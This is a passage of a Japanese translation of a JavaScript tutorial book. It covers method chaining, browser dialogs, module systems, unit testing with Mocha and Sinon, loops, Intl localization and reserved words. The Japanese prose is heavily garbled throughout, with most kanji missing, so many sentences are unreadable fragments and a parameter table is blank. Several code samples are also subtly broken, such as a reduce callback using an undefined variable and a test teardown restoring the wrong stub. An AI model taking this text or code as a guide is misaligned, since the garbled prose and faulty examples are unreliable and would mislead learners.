 vec.scale(2).add({x:2,y:2}).log();  // for short chains

 vec.scale(2)     // or alternate syntax
     .add({x:2,y:2})
     .log();  // semicolon makes it clear the chain ends here

 // and sometimes though not necessary
 vec.scale(2)
     .add({x:2,y:2})
     .clone()    // clone adds a new reference to the chain
          .log(); // indenting to signify the new reference

 // for chains in chains
 vec.scale(2)
     .add({x:2,y:2})
     .add(vec1.add({x:2,y:2})  // a chain as an argument
          .add({x:2,y:2})      // is indented
          .scale(2))
     .log();

 // or sometimes
 vec.scale(2)
     .add({x:2,y:2})
     .add(vec1.add({x:2,y:2})  // a chain as an argument
          .add({x:2,y:2})      // is indented
          .scale(2)
     ).log();   // the argument list is closed on the new line
```

な

```
  vec          // new line before the first function call
     .scale()  // can make it unclear what the intention is
     .log();

  vec.          // the dot on the end of the line
     scale(2).  // is very difficult to see in a mass of code
     scale(1/2); // and will likely frustrate as can easily be missed
                 // when trying to locate bugs
```

の

チェーンのをりてると、にされたコールまたはオブジェクトがりてられます。

```
var vec2 = vec.scale(2)
               .add(x:1,y:10)
               .clone();   // the last returned result is assigned
                              // vec2 is a clone of vec after the scale and add
```

のでは、 `vec2`にチェーンののびしからされたがりてられています。この、スケールのに`vec`コピーがされ、されます。

のは、よりメンテナンスなコードがになります。のはそれをみ、APIをするになをします。また、をするをするがないため、パフォーマンスのもあります。のでは、なオブジェクトはのでもできるので、なオブジェクトをさせることによってをすることはありません。

オンラインでメソッドチェインをむ https://riptutorial.com/ja/javascript/topic/2054/メソッドチェイン

60: メモリ

Examples

のプライベートメソッドのの

Javascriptでプライベートメソッドをすることの1つのは、しいインスタンスがされるたびにプライベートメソッドのコピーがされるため、メモリです。このなをしてください。

```
function contact(first, last) {
    this.firstName = first;
    this.lastName = last;
    this.mobile;

    // private method
    var formatPhoneNumber = function(number) {
        // format phone number based on input
    };

    // public method
    this.setMobileNumber = function(number) {
        this.mobile = formatPhoneNumber(number);
    };
}
```

のインスタンスをすると、それらはすべて`formatPhoneNumber`メソッドのコピーを`formatPhoneNumber`ます

```
var rob = new contact('Rob', 'Sanderson');
var don = new contact('Donald', 'Trump');
var andy = new contact('Andy', 'Whitehall');
```

したがって、なにのみプライベートメソッドをしないようにするのはすばらしいことです。

オンラインでメモリをむ https://riptutorial.com/ja/javascript/topic/7346/メモリ

61: モーダル - プロンプト

- アラートメッセージ
- するメッセージ
- promptメッセージ[、optionalValue]
- print

- https://www.w3.org/TR/html5/webappapis.html#user-prompts
- https://dev.w3.org/html5/spec-preview/user-prompts.html

Examples

ユーザープロンプトについて

ユーザプロンプトは、やなどのユーザアクションをするブラウザモーダルをびすためにされるWebアプリケーションAPIのです。

window.alert(message)

ユーザーにメッセージをするモーダルポップアップをします。
ユーザーに[OK]をクリックするがあります。

```
alert("Hello World");
```

しくは、「アラートの」をしてください。

boolean = window.confirm(message)

されたメッセージでモーダルポップアップをします。
ブール`true` / `false`それぞれする[OK]および[キャンセル]ボタンをします。

```
confirm("Delete this comment?");
```

result = window.prompt(message, defaultValue)

されたメッセージとオプションのをつフィールドをつモーダルポップアップをします。
ユーザーがをした`result`します。

```
prompt("Enter your website address", "http://");
```

「promptの」ののをしてください。

window.print()

ドキュメントオプションきのモーダルをきます。

```
print();
```

なプロンプトモーダル

プロンプトをすると、ユーザーはいつでも[キャンセル]をクリックすることができ、はされません。
のをぎ、よりにするには

```
<h2>Welcome <span id="name"></span>!</h2>
```

```
<script>
// Persistent Prompt modal
var userName;
while(!userName) {
  userName = prompt("Enter your name", "");
  if(!userName) {
    alert("Please, we need your name!");
  } else {
    document.getElementById("name").innerHTML = userName;
  }
}
</script>
```

jsFiddleデモ

エレメントのをする

`confirm()`をうは、いくつかのUIアクションがページのいくつかのなをい、やユーザのをうがいつまり、メッセージをするのように

```
<div id="post-102">
  <p>I like Confirm modals.</p>
  <a data-deletepost="post-102">Delete post</a>
</div>
<div id="post-103">
  <p>That's way too cool!</p>
  <a data-deletepost="post-103">Delete post</a>
</div>
```

```
// Collect all buttons
var deleteBtn = document.querySelectorAll("[data-deletepost]");

function deleteParentPost(event) {
  event.preventDefault(); // Prevent page scroll jump on anchor click

  if( confirm("Really Delete this post?") ) {
    var post = document.getElementById( this.dataset.deletepost );
    post.parentNode.removeChild(post);
```

```
    // TODO: remove that post from database
  } // else, do nothing

}

// Assign click event to buttons
[].forEach.call(deleteBtn, function(btn) {
  btn.addEventListener("click", deleteParentPost, false);
});
```

jsFiddleデモ

alertの

windowオブジェクトのalert()メソッドは、されたメッセージとOKまたはCancelボタンをむボックスをします。そのボタンのテキストはブラウザによってなり、することはできません。

```
alert("Hello world!");
// Or, alternatively...
window.alert("Hello world!");
```

プロデュース

ユーザーにがにくようにするには、 アラートボックスをすることがよくあります。

アラートボックスは、のウィンドウからフォーカスをし、ブラウザにメッセージをにみらせます。ボックスがじられるまで、ユーザーがページののにアクセスするのをぐので、このメソッドをにしないでください。また、ユーザーが[OK]をクリックするまで、コードのをします。 に、setInterval()またはsetTimeout()されたタイマーは、どちらもチェックされません。アラートボックスはブラウザでのみし、そのデザインはできません。

パラメータ	
メッセージ	。ボックスにするテキスト、またはにしてするオブジェクトをします。

り

alertはをしません

promptの

プロンプトはをするダイアログをします。テキストフィールドのにかれるメッセージをすることができます。りは、ユーザーがしたをすです。

```
var name = prompt("What's your name?");
console.log("Hello, " + name);
```

また、プロンプトのテキストフィールドにデフォルトのテキストとしてされる2パラメータを`prompt()`すこともできます。

```
var name = prompt('What\'s your name?', ' Name...');
console.log('Hello, ' + name);
```

パラメータ	
メッセージ	。プロンプトのテキストフィールドのにするテキスト。
デフォルト	オプション。プロンプトがされたときにテキストフィールドにするデフォルトのテキスト。

オンラインでモーダル - プロンプトをむ https://riptutorial.com/ja/javascript/topic/3196/モーダル---プロンプト

62: モジュール

- 'module'からdefaultMemberをインポートします。
- モジュール{moduleA}から{memberA、memberB、...}をインポートします。
- モジュールを 'module'からimport *します。
- import {memberA as a、memberB、...}を 'module'からインポートします。
- モジュールからdefaultMember、*を 'module'からインポートします。
- import defaultMember、{moduleA、...}を 'module'からインポートします。
- インポート 'モジュール';

MDN から

> このはではネイティブにはどのブラウザにもされていません。 Traceur Compiler 、 Babel 、 Rollupなどのくのトランスパイライザでされています。

くのトランスパイライザはES6モジュールのをCommonJSにしてNodeエコシステムでするか、またはRequireJSまたはSystem.jsをブラウザですることができます。

また、 Browserifyのようなモジュールバンドラをして、のCommonJSモジュールのセットをブラウザにロードできるのファイルにすることもできます。

Examples

デフォルトのエクスポート

きインポートにえて、デフォルトのエクスポートをできます。

```
// circle.js
export const PI = 3.14;
export default function area(radius) {
    return PI * radius * radius;
}
```

なをして、デフォルトのエクスポートをインポートすることができます。

```
import circleArea from './circle';
console.log(circleArea(4));
```

デフォルトのエクスポートは、とのににであることにしてください `default` 、およびインポートした `circleArea` は、にです。のモジュールはのようにくことができます。

```
import { default as circleArea } from './circle';
console.log(circleArea(4));
```

モジュールごとに1つのデフォルトエクスポートしかてません。デフォルトのエクスポートのはで

きます。

```
// named export: must have a name
export const PI = 3.14;

// default export: name is not required
export default function (radius) {
    return PI * radius * radius;
}
```

によるインポート

によっては、モジュールをインポートしてトップレベルのコードがされるようにしたいがあります。これは、モジュールのインポートにしかされないポリフィルやそののグローバル、またはコンフィグレーションにです。

`test.js`というのファイルがあるとします。

```
console.log('Initializing...')
```

のようにできます

```
import './test'
```

このでは、 `Initializing...`がコンソールにされます。

モジュールの

ECMAScript 6では、モジュール `import` / `export` をすると、ファイルはのをつのモジュールになります。トップレベルのとは、グローバルをしません。、クラス、およびのモジュールのをインポートするために、 `export`キーワードをできます。

```
// not exported
function somethingPrivate() {
    console.log('TOP SECRET')
}


export const PI = 3.14;

export function doSomething() {
    console.log('Hello from a module!')
}

function doSomethingElse(){
    console.log("Something else")
}

export {doSomethingElse}

export class MyClass {
    test() {}
```

```
}
```

`<script>`タグをしてロードされたES5 JavaScriptファイルは、 `import` / `export`をしないでもじままです。

にエクスポートされただけがモジュールのでになります。のすべてはであるか、またはアクセスであるとえることができる。

このモジュールをインポートすると、のコードブロックが`my-module.js`とします。

```
import * as myModule from './my-module.js';

myModule.PI;                 // 3.14
myModule.doSomething();      // 'Hello from a module!'
myModule.doSomethingElse();  // 'Something else'
new myModule.MyClass();      // an instance of MyClass
myModule.somethingPrivate(); // This would fail since somethingPrivate was not exported
```

のモジュールからきメンバーをインポートする

「モジュールの」セクションのモジュールが`test.js`ファイルにする、そのモジュールからインポートしてエクスポートされたメンバーをできます。

```
import {doSomething, MyClass, PI} from './test'

doSomething()

const mine = new MyClass()
mine.test()

console.log(PI)
```

`somethingPrivate()`メソッドが`test`モジュールからエクスポートされなかったので、インポートしようとするとします

```
import {somethingPrivate} from './test'

somethingPrivate()
```

モジュールのインポート

モジュールまたはモジュールのデフォルトのエクスポートからきメンバをインポートすることにえて、すべてのメンバをバインディングにインポートすることもできます。

```
import * as test from './test'

test.doSomething()
```

エクスポートされたすべてのメンバーは、 `test`でできるようになりました。エクスポートされて

いないメンバーは、されたメンバーのインポートではできないのとじようにできません。

モジュール'./test'へのパスはローダーによってされ、ECMAScriptではカバーされません。これは、のリソースへのパスまたはファイルシステムのパス、URLへのURLネットワークリソース、またはそのの。

エイリアスをつきメンバーのインポート

によっては、 `thisIsWayTooLongOfAName()`ようににメンバーがいメンバーにうことがあります。この、メンバーをインポートして、のモジュールでするをけることができます。

```
import {thisIsWayTooLongOfAName as shortName} from 'module'

shortName()
```

のようにのいメンバーをインポートすることができます

```
import {thisIsWayTooLongOfAName as shortName, thisIsAnotherLongNameThatShouldNotBeUsed as
otherName} from 'module'

shortName()
console.log(otherName)
```

に、インポートエイリアスとのメンバーインポートをさせることができます

```
import {thisIsWayTooLongOfAName as shortName, PI} from 'module'

shortName()
console.log(PI)
```

のきメンバーのエクスポート

```
const namedMember1 = ...
const namedMember2 = ...
const namedMember3 = ...

export { namedMember1, namedMember2, namedMember3 }
```

オンラインでモジュールをむ https://riptutorial.com/ja/javascript/topic/494/モジュール

63: モジュール

Examples

ユニバーサルモジュールUMD

UMDユニバーサルモジュールパターンは、のモジュールをのなるモジュールローダえば、AMD、CommonJSによってインポートするがあるにされます。

パターンは2つのでされています。

1. ユーザーがしているモジュールローダーをチェックするIIFEImmediately-Invoked Function Expression。これには2つのがあります。 `root this`グローバルスコープをと`factory` はのモジュールをする。

2. モジュールをする。これは2としてパターンのIIFEにされます。このは、モジュールのをするためにののをします。

のでは、AMD、にCommonJSをします。これらのローダーのどちらもされていないは、モジュールとそのをグローバルにできるようになります。

```
(function (root, factory) {
    if (typeof define === 'function' && define.amd) {
        // AMD. Register as an anonymous module.
        define(['exports', 'b'], factory);
    } else if (typeof exports === 'object' && typeof exports.nodeName !== 'string') {
        // CommonJS
        factory(exports, require('b'));
    } else {
        // Browser globals
        factory((root.commonJsStrict = {}), root.b);
    }
}(this, function (exports, b) {
    //use b in some fashion.

    // attach properties to the exports object to define
    // the exported module properties.
    exports.action = function () {};
}));
```

ちにびされるIIFE

すぐにびされたをして、APIをしながらプライベートスコープをすることができます。

```
var Module = (function() {
  var privateData = 1;

  return {
    getPrivateData: function() {
```

```
      return privateData;
    }
  };
})();
Module.getPrivateData(); // 1
Module.privateData; // undefined
```

については、 モジュールパターンをしてください。

モジュールAMD

AMDは、CommonJSやのなど、のシステムとするのいくつかにしようとするモジュールシステムです。

AMDはこれらのをのようにします。

- defineをちにするのではなく、それをびすことによってファクトリをする
- モジュールのとしてをし、ロードします。グローバルをするわりに
- すべてのがロードされてされると、ファクトリののみ
- ファクトリへのとしてモジュールをす

ここでなことは、モジュールがをつことができ、がなコードをかなくても、ロードをっているにすべてをすることができないことです。

AMDのはのとおりです。

```
// Define a module "myModule" with two dependencies, jQuery and Lodash
define("myModule", ["jquery", "lodash"], function($, _) {
    // This publicly accessible object is our module
    // Here we use an object, but it can be of any type
    var myModule = {};

    var privateVar = "Nothing outside of this module can see me";

    var privateFn = function(param) {
        return "Here's what you said: " + param;
    };

    myModule.version = 1;

    myModule.moduleMethod = function() {
        // We can still access global variables from here, but it's better
        // if we use the passed ones
        return privateFn(windowTitle);
    };

    return myModule;
});
```

モジュールはをスキップしてにすることもできます。それがすると、はファイルでロードされます。

```
define(["jquery", "lodash"], function($, _) { /* factory */ });
```

をスキップすることもできます。

```
define(function() { /* factory */ });
```

のAMDローダーでは、モジュールをプレーンオブジェクトとしてできます。

```
define("myModule", { version: 1, value: "sample string" });
```

CommonJS - Node.js

CommonJSは、Node.jsでされているなモジュールパターンです。

CommonJSシステムは、のモジュールをロードする`require()`と、モジュールがにアクセスなメソッドをエクスポートできるようにする`exports`プロパティをとしています。

CommonJSのですが、LodashとNode.jsの`fs`モジュールをロードします

```
// Load fs and lodash, we can use them anywhere inside the module
var fs = require("fs"),
    _ = require("lodash");

var myPrivateFn = function(param) {
    return "Here's what you said: " + param;
};

// Here we export a public `myMethod` that other modules can use
exports.myMethod = function(param) {
    return myPrivateFn(param);
};
```

`module.exports`をしてモジュールとしてをエクスポートすることもできます

```
module.exports = function() {
    return "Hello!";
};
```

ES6モジュール

6

ECMAScript 6では、モジュールインポート/エクスポートをすると、ファイルはのをつのモジュールになります。トップレベルのとは、グローバルをしません。、クラス、およびのモジュールのをインポートするために、exportキーワードをできます。

これはJavaScriptモジュールをするためのなですが、なブラウザではサポートされていません。ただし、ES6モジュールはくのトランスパイラでサポートされています。

```
export function greet(name) {
    console.log("Hello %s!", name);
}

var myMethod = function(param) {
    return "Here's what you said: " + param;
};

export {myMethod}

export class MyClass {
    test() {}
}
```

モジュールの

モジュールのインポートは、パスをするだけでです。

```
import greet from "mymodule.js";

greet("Bob");
```

これは、 `mymodule.js`ファイルから`myMethod`メソッドのみをインポートします。

モジュールからすべてのメソッドをインポートすることもできます

```
import * as myModule from "mymodule.js";

myModule.greet("Alice");
```

メソッドをしいでインポートすることもできます

```
import { greet as A, myMethod as B } from "mymodule.js";
```

ES6モジュールのについては、 モジュールのトピックをしてください。

オンラインでモジュールをむ https://riptutorial.com/ja/javascript/topic/4655/モジュール

64: ユニットテストJavascript

Examples

アサーション

もなレベルでは、どののユニットテストでも、のまたはされるにしてアサーションがされます。

```
function assert( outcome, description ) {
    var passFail = outcome ? 'pass' : 'fail';
    console.log(passFail, ': ', description);
    return outcome;
};
```

のなアサーションは、ECMAScriptのどのバージョンでも、Node.jsのようなほとんどのWebブラウザとインタープリタで、をアサートできるでなをしています。

なのコードをテストするためのれたテストがされています。はです。

```
function add(num1, num2) {
    return num1 + num2;
}

var result = add(5, 20);
assert( result == 24, 'add(5, 20) should return 25...');
```

のでは、`add(x, y)`または`5 + 20`からのりはらかに`25`なので、 `24`アサーションはし、assertメソッドはしたをします。

されるアサーションのをにすると、テストはし、のはのようになります。

```
assert( result == 25, 'add(5, 20) should return 25...');

console output:

> pass: should return 25...
```

このなアサーションは、くのなるケースで、あなたの "add"がにされるをし、のフレームワークやライブラリをとしないことをします。

アサーションのよりなセットは、のようになりますアサーションにして`var result = add(x,y)`をします。

```
assert( result == 0, 'add(0, 0) should return 0...');
assert( result == -1, 'add(0, -1) should return -1...');
assert( result == 1, 'add(0, 1) should return 1...');
```

コンソールのはのようになります。

```
> pass: should return 0...
> pass: should return -1...
> pass: should return 1...
```

add(x,y) ...が**2**つののをすべきであるとにえるよう**add(x,y)**。これらをのようなものにすることができます

```
function test__addsIntegers() {

    // expect a number of passed assertions
    var passed = 3;

    // number of assertions to be reduced and added as Booleans
    var assertions = [

        assert( add(0, 0) == 0, 'add(0, 0) should return 0...'),
        assert( add(0, -1) == -1, 'add(0, -1) should return -1...'),
        assert( add(0, 1) == 1, 'add(0, 1) should return 1...')

    ].reduce(function(previousValue, currentValue){

        return previousValue + current;

    });

    if (assertions === passed) {

        console.log("add(x,y)... did return the sum of two integers");
        return true;

    } else {

        console.log("add(x,y)... does not reliably return the sum of two integers");
        return false;

    }
}
```

Mocha、Sinon、Chai、Proxyquireによるユニットテストの

ここでは、するがかかる`ResponseProcessor`につい`Promise`をすなクラスをテストします。

にするために、 `processResponse`メソッドがすることはないとします。

```
import {processResponse} from '../utils/response_processor';

const ping = () => {
  return new Promise((resolve, _reject) => {
    const response = processResponse(data);
    resolve(response);
  });
}

module.exports = ping;
```

これをテストするために、のツ―ルをすることができます。

1. mocha
2. chai
3. sinon
4. proxyquire
5. chai-as-promised

はpackage.jsonファイルでのtestスクリプトをします。

```
"test": "NODE_ENV=test mocha --compilers js:babel-core/register --require
./test/unit/test_helper.js  --recursive test/**/*_spec.js"
```

これによりはes6をes6ます。これは、 test_helperをします。

```
import chai from 'chai';
import sinon from 'sinon';
import sinonChai from 'sinon-chai';
import chaiAsPromised from 'chai-as-promised';
import sinonStubPromise from 'sinon-stub-promise';

chai.use(sinonChai);
chai.use(chaiAsPromised);
sinonStubPromise(sinon);
```

Proxyquireすると、ResponseProcessorわりにのスタブをできます。そのスタブのメソッドをスパイするためにsinonをすることができます。たちはするをchaiそのchai-as-promisedことをするためにをping()メソッドのがされfullfilled 、それがいることをeventuallyなをします。

```
import {expect}       from 'chai';
import sinon          from 'sinon';
import proxyquire     from 'proxyquire';

let formattingStub = {
  wrapResponse: () => {}
}

let ping = proxyquire('../../../src/api/ping', {
  '../utils/formatting': formattingStub
});

describe('ping', () => {
  let wrapResponseSpy, pingResult;
  const response = 'some response';

  beforeEach(() => {
    wrapResponseSpy = sinon.stub(formattingStub, 'wrapResponse').returns(response);
    pingResult = ping();
  })

  afterEach(() => {
    formattingStub.wrapResponse.restore();
  })

  it('returns a fullfilled promise', () => {
    expect(pingResult).to.be.fulfilled;
  })
```

```
  it('eventually returns the correct response', () => {
    expect(pingResult).to.eventually.equal(response);
  })
});
```

わりに、 `ping`からのをするものをテストしたいとしましょう。

```
import {ping} from './ping';

const pingWrapper = () => {
  ping.then((response) => {
    // do something with the response
  });
}

module.exports = pingWrapper;
```

たちがする`pingWrapper`をテストするには

0. `sinon`
1. `proxyquire`
2. `sinon-stub-promise`

のように、 `Proxyquire`は、のにのスタブをすることができます。この、にテストした`ping`メソッドです。たちはそのスタブのをスパイするために`sinon`をい、 `returnsPromise`ことができるようにするために`sinon-stub-promise`をすることが`returnsPromise`ます。このは、ラッパーのをテストするために、テストでむようにまたはすることができます。

```
import {expect}   from 'chai';
import sinon      from 'sinon';
import proxyquire from 'proxyquire';

let pingStub = {
  ping: () => {}
};

let pingWrapper = proxyquire('../src/pingWrapper', {
  './ping': pingStub
});

describe('pingWrapper', () => {
  let pingSpy;
  const response = 'some response';

  beforeEach(() => {
    pingSpy = sinon.stub(pingStub, 'ping').returnsPromise();
    pingSpy.resolves(response);
    pingWrapper();
  });

  afterEach(() => {
    pingStub.wrapResponse.restore();
  });

  it('wraps the ping', () => {
    expect(pingSpy).to.have.been.calledWith(response);
```

```
  });
});
```

オンラインでユニットテストJavascriptをむ https://riptutorial.com/ja/javascript/topic/4052/ユニットテストjavascript

65: ループ

- for ； ; *final_expression* {}
- for オブジェクトの キー {}
- for *iterable*の {}
- while {}
- do {} while while
- each オブジェクトの {} // XMLのECMAScript

JavaScriptのループは、、のコード*x*のりしをむをするのにちます。メッセージを5するがあるとします。あなたはこれをうことができます

```
console.log("a message");
console.log("a message");
console.log("a message");
console.log("a message");
console.log("a message");
```

しかしそれはちょうどがかかり、ちょっとばかげたことです。さらに、300のメッセージをログにするがあるはどうすればいいですかコードをの「for」ループできえるがあります。

```
for(var i = 0; i < 5; i++){
    console.log("a message");
}
```

Examples

の **"for"** ループ

```
for (var i = 0; i < 100; i++) {
    console.log(i);
}
```

される

0
1
...
99

の

、のさをキャッシュするためにされます。

```
var array = ['a', 'b', 'c'];
```

```
for (var i = 0; i < array.length; i++) {
    console.log(array[i]);
}
```

される

'a'
'b'
'c'

インクリメントの

```
for (var i = 0; i < 100; i += 2 /* Can also be: i = i + 2 */) {
    console.log(i);
}
```

される

0
2
4
...
98

デクリメントループ

```
for (var i = 100; i >=0; i--) {
    console.log(i);
}
```

される

100
99
98
...
0

「while」ループ

Whileループ

えられたがfalseになるまでwhileループがされます

```
var i = 0;
while (i < 100) {
    console.log(i);
    i++;
```

```
}
```

される

0
1
...
99

デクリメントループ

```
var i = 100;
while (i > 0) {
    console.log(i);
    i--; /* equivalent to i=i-1 */
}
```

される

100
99
98
...
1

Do ... whileループ

do ... whileループは、がtrueかfalseかにかかわらず、なくとも1はにされます。

```
var i = 101;
do {
    console.log(i);
} while (i < 100);
```

される

101

ループの「」

whileループの

```
var i = 0;
while(true) {
    i++;
    if(i === 42) {
        break;
    }
```

```
}
console.log(i);
```

される

42

forループからの

```
var i;
for(i = 0; i < 100; i++) {
    if(i === 42) {
        break;
    }
}
console.log(i);
```

される

42

ループを「ける」

"for"ループの

continueキーワードをforループにれると、はこのではi++にジャンプします。

```
for (var i = 0; i < 3; i++) {
    if (i === 1) {
        continue;
    }
    console.log(i);
}
```

される

0
2

Whileループの

whileループをcontinueと、はにジャンプしますこのではi < 3。

```
var i = 0;
while (i < 3) {
    if (i === 1) {
        i = 2;
        continue;
    }
```

```
    console.log(i);
    i++;
}
```

される

0
2

"do ... while"ループ

```
var availableName;
do {
    availableName = getRandomName();
} while (isNameUsed(name));
```

`do while`ループは、のにのみがチェックされるため、なくとも1はされることがされています。な`while`ループは、のにそのがチェックされるときに0されることがあります。

のネストされたループをする

たちはループにをつけ、にじてのループをすことができます。

```
outerloop:
for (var i = 0;i<3;i++){
    innerloup:
    for (var j = 0;j <3; j++){
        console.log(i);
        console.log(j);
        if (j == 1){
            break outerloop;
        }
    }
}
```

```
0
0
0
1
```

ブレークしてラベルをける

Breakとcontinueのろには、gotoのようなきをするオプションのラベルをけることができます。ラベルからをします

```
for(var i = 0; i < 5; i++){
  nextLoop2Iteration:
  for(var j = 0; j < 5; j++){
    if(i == j) break nextLoop2Iteration;
    console.log(i, j);
  }
```

```
}
```

i = 0 j = 0はりの***j***をスキップする
1 0
i = 1 j = 1はりの***j***をスキップする
2 0
2 1 ***i = 2 j = 2***はりの***j***をスキップする
3 0
3 1
3 2
i = 3 j = 3はりの***j***をスキップする
4 0
4 1
4 2
4 3
i = 4 j = 4はロ グにされず、ループはする

"for ... of"ルーープ

6

```
const iterable = [0, 1, 2];
for (let i of iterable) {
    console.log(i);
}
```

される

0
1
2

for ... ofルーープのはのとおりです。

- これはをルーープするためのもでなです
- それはforのすべてのとしをけます...
- `forEach()`とはなり、break、continue、returnでします

のコレクションの...のサポーート

for ... ofはをUnicodeとしています

```
const string = "abc";
for (let chr of string) {
  console.log(chr);
}
```

される

a b c

セット

for ... for Setオブジェクトの。

- Setオブジェクトはをします。
- `Set()`ブラウザのサポートについては 、 このリファレンスをしてください。

```
const names = ['bob', 'alejandro', 'zandra', 'anna', 'bob'];

const uniqueNames = new Set(names);

for (let name of uniqueNames) {
  console.log(name);
}
```

される

ボブ
アレハンドロ
ザンドラ
アンナ

また、for ... ofループをってMapをりしすることもできます。これは、がキーとのをすることをいて、とセットとにします。

```
const map = new Map()
  .set('abc', 1)
  .set('def', 2)

for (const iteration of map) {
  console.log(iteration) //will log ['abc', 1] and then ['def', 2]
}
```

りてをして、キーとを々にすることができます。

```
const map = new Map()
  .set('abc', 1)
  .set('def', 2)

for (const [key, value] of map) {
  console.log(key + ' is mapped to ' + value)
}
/*Logs:
  abc is mapped to 1
  def is mapped to 2
*/
```

オブジェクト

for ... forループは 、なオブジェクトではしません。 for ... inループにりえるか`Object.keys()`をしてオブジェクトのプロパティをすることはです

```
const someObject = { name: 'Mike' };

for (let key of Object.keys(someObject)) {
  console.log(key + ": " + someObject[key]);
}
```

される

Mike

"for ... in"ループ

for ... inは、インデックスではなく、オブジェクトキーをするためのものです。 それをってをループするのははにはおめできません 。また、プロトタイプのプロパティもまれているため、 `hasOwnProperty`をしてキーがオブジェクトにあるかどうかをするがあります。オブジェクトのが`defineProperty/defineProperties`メソッドでされ、param `enumerable: false`されて`enumerable: false`、これらのにはアクセスできなくなります。

```
var object = {"a":"foo", "b":"bar", "c":"baz"};
// `a` is inaccessible
Object.defineProperty(object , 'a', {
        enumerable: false,
});
for (var key in object) {
    if (object.hasOwnProperty(key)) {
      console.log('object.' + key + ', ' + object[key]);
    }
}
```

される

object.b、bar
object.c、baz

オンラインでループをむ https://riptutorial.com/ja/javascript/topic/227/ループ

66: ローカリゼーション

- しいIntl.NumberFormat
- しいIntl.NumberFormat 'en-US'
- しいIntl.NumberFormat 'en-GB'、{timeZone 'UTC'}

パラメーター

パラマター	
	"い"、 "い"、 "い"
	"い"、 "い"、 "い"
	""、 "2"
	「」、「2」、「ナロー」、「ショート」、「ロング」、
	""、 "2"
	""、 "2"
	""、 "2"
	""、 "2"
timeZoneName	"ロングショート"

Examples

の。ローカライゼーションにってをグループします。

```
const usNumberFormat = new Intl.NumberFormat('en-US');
const esNumberFormat = new Intl.NumberFormat('es-ES');

const usNumber = usNumberFormat.format(99999999.99); // "99,999,999.99"
const esNumber = esNumberFormat.format(99999999.99); // "99.999.999,99"
```

の

ローカライゼーションにって、の、のグループけ、の。

```
const usCurrencyFormat = new Intl.NumberFormat('en-US', {style: 'currency', currency: 'USD'})
const esCurrencyFormat = new Intl.NumberFormat('es-ES', {style: 'currency', currency: 'EUR'})
```

```
const usCurrency = usCurrencyFormat.format(100.10); // "$100.10"
const esCurrency = esCurrencyFormat.format(100.10); // "100.10 €"
```

との

ローカリゼーションにづくの。

```
const usDateTimeFormatting = new Intl.DateTimeFormat('en-US');
const esDateTimeFormatting = new Intl.DateTimeFormat('es-ES');

const usDate = usDateTimeFormatting.format(new Date('2016-07-21')); // "7/21/2016"
const esDate = esDateTimeFormatting.format(new Date('2016-07-21')); // "21/7/2016"
```

オンラインでローカリゼーションをむ https://riptutorial.com/ja/javascript/topic/2777/ローカリゼーション

67: みのキーワード

き

の、いわゆるキーワードはJavaScriptでにわれます。さまざまなのキーワードがあり、それぞれなるバージョンのでされています。

Examples

みのキーワード

JavaScriptには、、ラベル、またはとしてできないみキーワードのコレクションがあらかじめされています。

ECMAScript 1

1

A - E	E - R	S - Z
break	export	super
case	extends	switch
catch	false	this
class	finally	throw
const	for	true
continue	function	try
debugger	if	typeof
default	import	var
delete	in	void
do	new	while
else	null	with
enum	return	

ECMAScript 2

された**24**のキーワードをしました。 のしい。

3 E4X

A - F	F - P	P - Z
abstract	**final**	**public**
boolean	finally	return
break	**float**	**short**
byte	for	**static**
case	function	super
catch	**goto**	switch
char	if	**synchronized**
class	**implements**	this
const	import	throw
continue	in	**throws**
debugger	**instanceof**	**transient**
default	**int**	true
delete	**interface**	try
do	**long**	typeof
double	**native**	var
else	new	void
enum	null	**volatile**
export	**package**	while
extends	**private**	with
false	protected	

ECMAScript 5 / 5.1

*ECMAScript 3*にはありませんでした。

*ECMAScript 5*は`int`、 `byte`、 `char`、 `goto`、 `long`、 `final`、 `float`、 `short`、 `double`、 `native`、 `throws`、 `boolean`、 `abstract`、 `volatile`、 `transient`、および`synchronized`しました。 `let`と`yield`は`let`れました。

A - F	F - P	P - Z
break	finally	public

A - F	F - P	P - Z
case	for	return
catch	function	static
class	if	super
const	implements	switch
continue	import	this
debugger	in	throw
default	instanceof	true
delete	interface	try
do	**let**	typeof
else	new	var
enum	null	void
export	package	while
extends	private	with
false	protected	**yield**

なモードでのみ、 `implements` 、 `let` 、 `private` 、 `public` 、 `interface` 、 `package` 、 `protected` 、 `static` 、および`yield`はされません。

`eval`と`arguments`ははありませんが、 **strict**モードではそのようにします。

ECMAScript 6 / ECMAScript 2015

A - E	E - R	S - Z
break	export	super
case	extends	switch
catch	finally	this
class	for	throw
const	function	try
continue	if	typeof
debugger	import	var
default	in	void
delete	instanceof	while

A - E	E - R	S - Z
do	new	with
else	return	yield

の

は、ECMAScriptののキーワードとしてされています。らは、なをっていませんが、、あるでとしてすることはできません。

enum		

はなモードのコードでつかったにのみされています

implements	package	public
interface	private	`static '
let	protected	

ののキーワード

は、いECMAScriptECMAScript 13ののキーワードとしてされています。

abstract	float	short
boolean	goto	synchronized
byte	instanceof	throws
char	int	transient
double	long	volatile
final	native	

さらに、リテラルnull、true、およびfalseは、ECMAScriptのとしてできません。

Mozilla Developer Networkから 。

との

にしては、またはのようなものにされる「」とデータのプロパティとしてされる「」とのにはさながあります。

たとえば、のようにするとエラーがします。

```
var break = true;
```

キャッチされないSyntaxErrorしないトークンブレーク

ただし、はオブジェクトのプロパティとしてとみなされますECMAScript 5。

```
var obj = {
    break: true
};
console.log(obj.break);
```

このをするには

ECMAScript®5.1から

セクション7.6

は、Unicodeの5の「」セクションでえられたにってされるトークンであり、のがえられている。 `Identifier`は`ReservedWord`ではない`IdentifierName`です 7.6.1。

```
Identifier ::
  IdentifierName but not ReservedWord
```

によって、 `ReservedWord`はのようになります。

セクション7.6.1

は、 `IdentifierName`としてできない`Identifier`です。

```
ReservedWord ::
  Keyword
  FutureReservedWord
  NullLiteral
  BooleanLiteral
```

これには、キーワード、のキーワード、 `null` 、ブールリテラルがまれます。キーワードのなリストはセクション7.6.1にあり、リテラルはセクション7.8にあります。

7.6は、 `IdentifierName`が`ReservedWord`であり、 オブジェクトイニシャライザのからなることをしています 。

11.1.5

```
ObjectLiteral :
  { }
  { PropertyNameAndValueList }
  { PropertyNameAndValueList , }
```

`PropertyName`がされている

```
PropertyName :
  IdentifierName
  StringLiteral
  NumericLiteral
```

あなたがることができるように、 PropertyNameかもしれIdentifierNameので、 ReservedWord sがあることをPropertyName。 それはで 、つことをされる、ということをえてくれるReservedWordのようなclassやvarなどPropertyNameのなるリテラルやリテラルのようにでまれていないが。

は、 7.6「のと」をしてください。

